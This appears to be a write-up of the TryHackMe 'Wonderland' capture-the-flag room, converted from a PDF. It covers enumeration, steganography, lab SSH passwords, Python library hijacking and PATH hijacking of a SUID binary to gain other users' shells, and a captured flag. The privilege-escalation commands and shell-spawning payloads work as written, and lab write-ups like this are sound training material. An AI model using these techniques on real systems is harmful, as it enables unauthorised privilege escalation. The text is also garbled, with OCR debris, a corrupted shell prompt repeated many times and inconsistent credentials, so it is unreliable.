Wonderland

Working Theory

Enumeration

Tools

nmap

Service detection performed. Please report any incorrect results at https://nmap.org/submit/. # Nmap done at Fri Jun 12 16:06:17 2020 -- 1 IP address (1 host up) scanned in 37.42 seconds

ffuf

img [Status: 301, Size: 0, Words: 1, Lines: 1]

poem

[Status: 301, Size: 0, Words: 1, Lines: 1] [Status: 301, Size: 0, Words: 1, Lines: 1]

Targets

port80


/

${f F}$ ollow the White Rabbit.


"Curiouser and curiouser!" cried Alice (she was so much surprised, that for the moment she quite forgot how to speak good English)

steghide extract white_rabbit jpg

nobodyatall@0xB105F00D:~/tryhackme/wonderland\$ cat hint.txt
follow the r a b b i tnobodyatall@0xB105F00D:~/tryhackme/wonderland\$



/r/a/b/b/i/t //seems like there's 2 path //right: Hatter //left: March Hare



alice ssh credential

```
alice:HowDothTheLittleCrocodileImproveHisShiningTail
<ima src="/ima/alice door non" style="height: 50rem:">
```

Post Exploitation

ssh cred

=====

alice: HowDothTheLittleCrocodileImproveHisShiningTail

Privilege Escalation

```
Alice
```

===

sudo -l

the python script

//interesting part

//it import the python library (random) then call the methods in the library random //can use python library hijacking method

```
alice@wonderland:~$ cat walrus_and_the_carpenter.py
import random
```

```
for i in range(10):
    line = random.choice(poem.split("\n"))
    print("The line was:\t", line)alice@wonderland:~$
```

in same directory of the script //able to execute script as rabbit

//--exec mode---//
import os
system("/bin/bash")

rabbit

suid bit set in this binary

/bin/echo then date...

//interesting date --date='next hour'

it used path variable to print the date (date is in /bin/date how it knows it's in /bin? because of PATH Variable pointed /bin, we try to make it execute the date binary we created) //Execution Flow Hijacking in PATH Variable

better version(place the path of self created date binary in front of other paths var)

```
rabbit@wonderland:/home/rabbit$ export PATH=/home/rabbit:$PATH
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/home/rabbit$ whoami
hatter
hatter@wonderland:/home/rabbit$
```

<--testing-->

```
abbit@wonderland:/home/rabbit$ cat date
#!/bin/bash
/bin/bash
rabbit@wonderland:/home/rabbit$ export PATH=/home/rabbit
rabbit@wonderland:/home/rabbit$ echo $PATH
/home/rabbit
rabbit@wonderland:/home/rabbit$1:/teaParty = \bar{\main.css}
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by bash: groups: command not found
Command 'lesspipe' is available in the following places
* /bin/lesspipe
* /usr/bin/lesspipe
The command could not be located because '/bin:/usr/bin' is not included in the PATH environment variable.
lesspipe: command not found
The command could not be located because '/usr/bin' is not included in the PATH environment variable.
hatter@wonderland:/home/rabbit$
```

hatter

====

//this is hatter ssh cred

hatter@wonderland:/home/hatter\$ cat password.txt
WhyIsARavenLikeAWritingDesk?

//check capability

Creds

ssh credential

alice:HowDothTheLittleCrocodileImproveHisShiningTail

hatter: Why Is ARaven Like A Writing Desk?

Flags

User flag

everything's here is upside down

root flag in alice(it should be user flag)

user flag in root dir

```
rabbit@wonderland:/home/rabbit$ cat /root/user.txt
thm{"Curiouser and curiouser!"}
rabbit@wonderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/rabbit$moderland:/home/ra
```

Root Flag

Write-up Images